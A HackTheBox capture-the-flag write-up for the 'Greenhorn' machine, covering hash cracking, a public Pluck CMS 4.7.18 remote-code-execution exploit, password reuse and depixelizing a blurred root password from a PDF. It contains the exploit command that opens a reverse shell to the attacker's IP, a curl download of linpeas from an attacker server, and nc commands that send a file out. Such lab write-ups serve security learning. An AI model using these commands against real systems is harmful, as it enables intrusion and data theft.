
d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163
hash-identifier

No need to use Hashcat or John - I used CrackStation's rainbow table directly.
https://crackstation.net/
Initial Access - Pluck CMS Admin Panel and RCE
I'll try admin:iloveyou1.
Navigating to the login panel:
http://greenhorn.htb/login.php

Let's run the exploit I mentioned previously:
python exploit_pluckv4.7.18_RCE.py
usage: exploit_pluckv4.7.18_RCE.py [-h] --password PASSWORD [--filename FILENAME] --ip IP --port PORT
                                   --host HOST
exploit_pluckv4.7.18_RCE.py: error: the following arguments are required: --password, --ip, --port, --host
The developer suggests the following usage:
https://github.com/b0ySie7e/Pluck_Cms_4.7.18_RCE_Exploit
python3 exploit_pluckv4.7.18_RCE.py --password your_password --ip 10.10.10.10 --port 443 --host http://127.0.0.1
I ran it like this:
python3 exploit_pluckv4.7.18_RCE.py --password iloveyou1 --ip 10.10.16.64 --port 443 --host http://greenhorn.htb


I got a web user shell:
Lateral Movement - From www-data to Junior
My permissions were not enough to read the user flag because I did not have junior user's privileges. I ran linpeas to enumerate the target.
# Attacker
python -m http.server 1000

# Target
curl http://10.10.16.64:1000/linpeas.sh -o linpeas.sh
Now chmod the file and run it.

I did not find potential vectors, yet I decided to try the iloveyou1 password to move laterally towards the junior user.
su junior
iloveyou1

Get the user flag:
cat /home/junior/user.txt
Privilege Escalation - Depixelizing the Root Password from a PDF
On the home directory, there was a PDF file. I was not able to analyze its metadata from the target environment, and scp was not possible. Then I noticed that netcat could be used to transfer the file.
# Local
nc -lvnp 4444 > "Using_OpenVAS.pdf"

# Target
nc 10.10.16.64 4444 < "/home/junior/Using OpenVAS.pdf"
The password field was blurred, so I had to find a way to reveal it.

The blurred password information was an image, so I manually extracted it and started researching a way to recover it.
Found an article about this topic:
https://thehackernews.com/2022/02/this-new-tool-can-retrieve-pixelated.html

Then I found the tool:
https://github.com/spipm/Depixelization_poc
I ran it like this:
python3 depix.py \
    -p /home/kali/Desktop/asd.png \
    -s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png \
    -o /home/kali/Desktop/output.png

Let's check:

sidefromsidetheothersidesidefromsidetheotherside is the password I recovered.
Yes, I got it after 2 hours!

Get the root flag:
cat /root/root.txt
Key Takeaways
- Password reuse across services (Pluck CMS and SSH) enabled lateral movement from
www-datatojunior. - Exposed Git repositories on Gitea leaked sensitive configuration files containing hashed credentials.
- Weak password hashing combined with a common password (
iloveyou1) made cracking trivial via rainbow tables. - Pixelated/blurred passwords in PDFs are not secure - depixelization tools can recover the original text.
Related HackTheBox writeup: HTB Shocker: RCE via CGI-bin + Perl Privesc
Related HackTheBox writeup: HTB Sense: Hacking The Firewall
Related: CMS tabanlı sistemlerdeki zafiyetler